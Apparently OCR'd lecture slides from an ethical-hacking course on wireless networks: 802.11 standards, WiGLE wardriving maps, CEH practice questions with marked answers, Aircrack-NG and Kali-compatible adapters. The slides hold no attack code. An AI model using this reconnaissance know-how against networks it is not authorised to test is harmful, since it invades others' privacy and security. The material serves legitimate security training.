
The World of Wireless Technology


- Cell phones
- Cordless phones
- Smart phones
- Pagers
- Smart watches
- GPS
- Remote controls
- Garage door openers
- Car door openers
- Two-way radios
- Wireless laptops
- Tablets
- WiFi cams
- Fitbits
- And many more ...

Access Points

- Usually connected to a wired network

Devices with wireless network adapters configured to the SSID of the access point.




ASUS
Connected

linkysys
Secured

uLab-WiFiNet
Secured

BenjiNet
Secured

BenjiNet_5G
Secured


Network settings

Wi-Fi

Airplane mode

1:03 PM
11/22/2016

The SSID (Service Set Identifier) is used to identify the wireless network and configured on the access point.



802.11 Wireless Standards

IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac
Year Adopted	1999	1999	2003	2009	2014
Frequency	5 GHz	2.4 GHz	2.4 GHz	2.4/5 GHz	5 GHz
Max. Data Rate	54 Mbps	11 Mbps	54 Mbps	600 Mbps	1 Gbps
Typical Range Indoors*	100 ft.	100 ft.	125 ft.	225 ft.	90 ft.
Typical Range Outdoors*	400 ft.	450 ft.	450 ft.	825 ft.	1,000 ft.

*Range estimates are typical and require line of sight. Basically that means you will need a clear unobstructed view of the antenna from the remote point in the link. Keep in mind that walls and obstacles will limit your operating range and could even prevent you from establishing a link. Signals generally will not penetrate metal or concrete walls. Trees and leaves are obstructions to 802.11 frequencies so they will partially or entirely block the signal.

Other factors that will reduce range and affect coverage area include metal studs in walls, concrete fiberboard walls, aluminum siding, foil-backed insulation in the walls or under the siding, pipes and electrical wiring, furniture and sources of interference. The primary source of interference in the home will be the microwave oven. Other sources include other wireless equipment, cordless phones, radio transmitters and other electrical equipment.

L-com® Global Connectivity

For more information, visit us at www.L-com.com or call 1-800-343-1455 © L-com, Inc. All Rights Reserved.

http://www.l-com.com/content/802.11-Wireless-Standards.pdf


CEH Website Assessment Question

Which wireless standard has bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz?

1. 802.11a
2. 802.11b
3. 802.11g
4. 802.11i

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/

Put your answer in the chat window



Which wireless standard has bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz?

- ✓ 802.11a
- ○ 802.11b
- ● 802.11g
- ○ 802.11i

Wireless Security using WEP, WPA and WPA2
Professor Messer

Wireless encryption

- All wireless computers are radio transmitters and receivers
  - –Anyone can listen in

http://www.ProfessorMesser.com

0:07 / 5:18


© 2012 Messer Studios, LLC

https://www.youtube.com/watch?v=DspgyuedICM

Great overview of the three methods of securing wireless

WIGLE.NET

Access Points on Google Maps



All the networks. Found by Everyone.

STUMBLERS 190,218
WIFI NETWORKS 298,027,388
OBSERVATIONS 4,109,818,457
CELL TOWERS 7,070,115

Pardon the small interruptions
Tue, 25 Oct 2016 02:08:23 GMT

Over the course of the last three days, we've cut WiGLE over to a new backing API - the same API we hope someday to expose for user consumption! Please pardon the many small interruptions and errors that accompanied our testing, and please tell us in the forums if you spot anything broken!

-arkasha

Four Billion Wifi Observations
Fri, 14 Oct 2016 16:26:01 GMT

Congrats to super user Andr0idian for pushing the big ol' observations counter up over 4 billion! That...is one big pile of data points. We draw ever-closer to 300 million geolocated wifi networks! As always, thanks to you, the insane and amazing users of this project.

-bobzilla

Geocoding update
Sat, 01 Oct 2016 17:19:14 GMT

We've spun up a Nominatim server, which relies upon the awesome OpenStreetMap project. This means that we can finally retire our hand-rolled US-census system, and we can now geocode addresses anywhere in the world. You can try it out by logging in and using the "search" tool!

-arkasha

Latitude: 36.9303 to 37.0701
Longitude: -122.1051 to -121.8078
SSID foobarnet
BSSID 0A:2C:EF:3D:25:1B
Date Range:
2001 - 2017

☐ Possible FreeNet
☐ Possible Commercial Net
☐ No Labels
☐ Wifi Net
☐ GSM Cellular Net
☐ CDMA Cellular Net
☐ Only Discovered By Me
☐ Only Discovered By Others


Filter

Notes: Zoom in to see individual SSIDs.
wide view: yellow: more nets, purple fewe
near view: WiFi: green high QoS, red low
cell tower: blue

https://wigle.net/

WIGLE.NET

Zooming in to see specific SSID's



Latitude: 36.9879 to 36.989

Longitude: -121.926 to -121.9234

SSID foobarnet

BSSID 0A:2C:EF:3D:25:1B

Date Range:

2001 - 2017

☐ Possible FreeNet

☐ Possible Commercial Net

☐ No Labels

☐ Wifi Net

☐ GSM Cellular Net

☐ CDMA Cellular Net

☐ Only Discovered By Me

☐ Only Discovered By Others


Filter

Notes: Zoom in to see individual SSIDs.
wide view: yellow: more nets, purple fewe
near view: WiFi: green high QoS, red low
cell tower: blue

https://wigle.net/

WIGLE.NET

Full screen view of Wi-Fi Encryption Over Time



https://wigle.net/


CEH Website Assessment Question

Which of the following WiFi discovery methods refers to drawing symbols in public places to advertise open WiFi networks?

1. WarWalking
2. WarFlying
3. WarChalking
4. WarDriving

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/

Put your answer in the chat window



Which of the following Wi-Fi chalking method refers to drawing symbols in public places to advertise open Wi-Fi networks?

- ● WarWalking
- ○ WarFlying
- ✓ WarChalking
- ○ WarDriving

Special Adapters and Utilities for Pen Testing

For this lesson I used:

- A MacBook Pro with MacPorts and Aircrack-NG.

+ MacPorts + AIRCRACK-NG


https://www.macports.org/


Enables easy installation of open source software on Macs

http://www.aircrack-ng.org/

WiFi pen-testing tools

- The EH-Kali-xx VM in the EH Pod (Aircrack-NG already installed).





Best Kali Linux Compatib
www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dor
Menu

WirelesSHack

Source of news for electronic projects including Kali Linux, Wireless Security, KODI, SDR, Raspberry Pi, How-To- information, Guides and Tutorials.

Best Kali Linux Compatible USB Adapter / Dongles 2016

By WirelessHack | March 15, 2016

http://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles-2016.html

What Makes a Kali Linux USB Adapter Compatible?

To do wireless Penetration Testing a card must be able to go into **monitor mode** and do **packet injections** most cards can't do this.

There are known chipsets that will work with Kali and Pen testing.


Most Popular Kali Linux Chipsets.

Atheros AR9271

Ralink RT3070

Ralink RT3572

Hak5 Gear and Tutorials



Shows | Technolust since

Secure | https://www.hak5.org/shows

Home \ Shows

Your Weekly Dose of Technolust

TekThing... we make technology behave.

What's new in security, privacy, and internet freedom!

Metasploit Minute – the break down on breaking in.

Essentials for new hackers, enthusiasts, and IT pros...

Learn the ins and outs of Hak5 Gear

Getting Back into 3D Printing - Hak5 2310

Hak5 GEAR

Scan

Command the WiFi landscape and direct attacks from a live recon dashboard, passively monitoring all devices in the vicinity.

Target

Limit the audit to specified clients and access points within the scope of engagement and ensure zero collateral damage.

Intercept

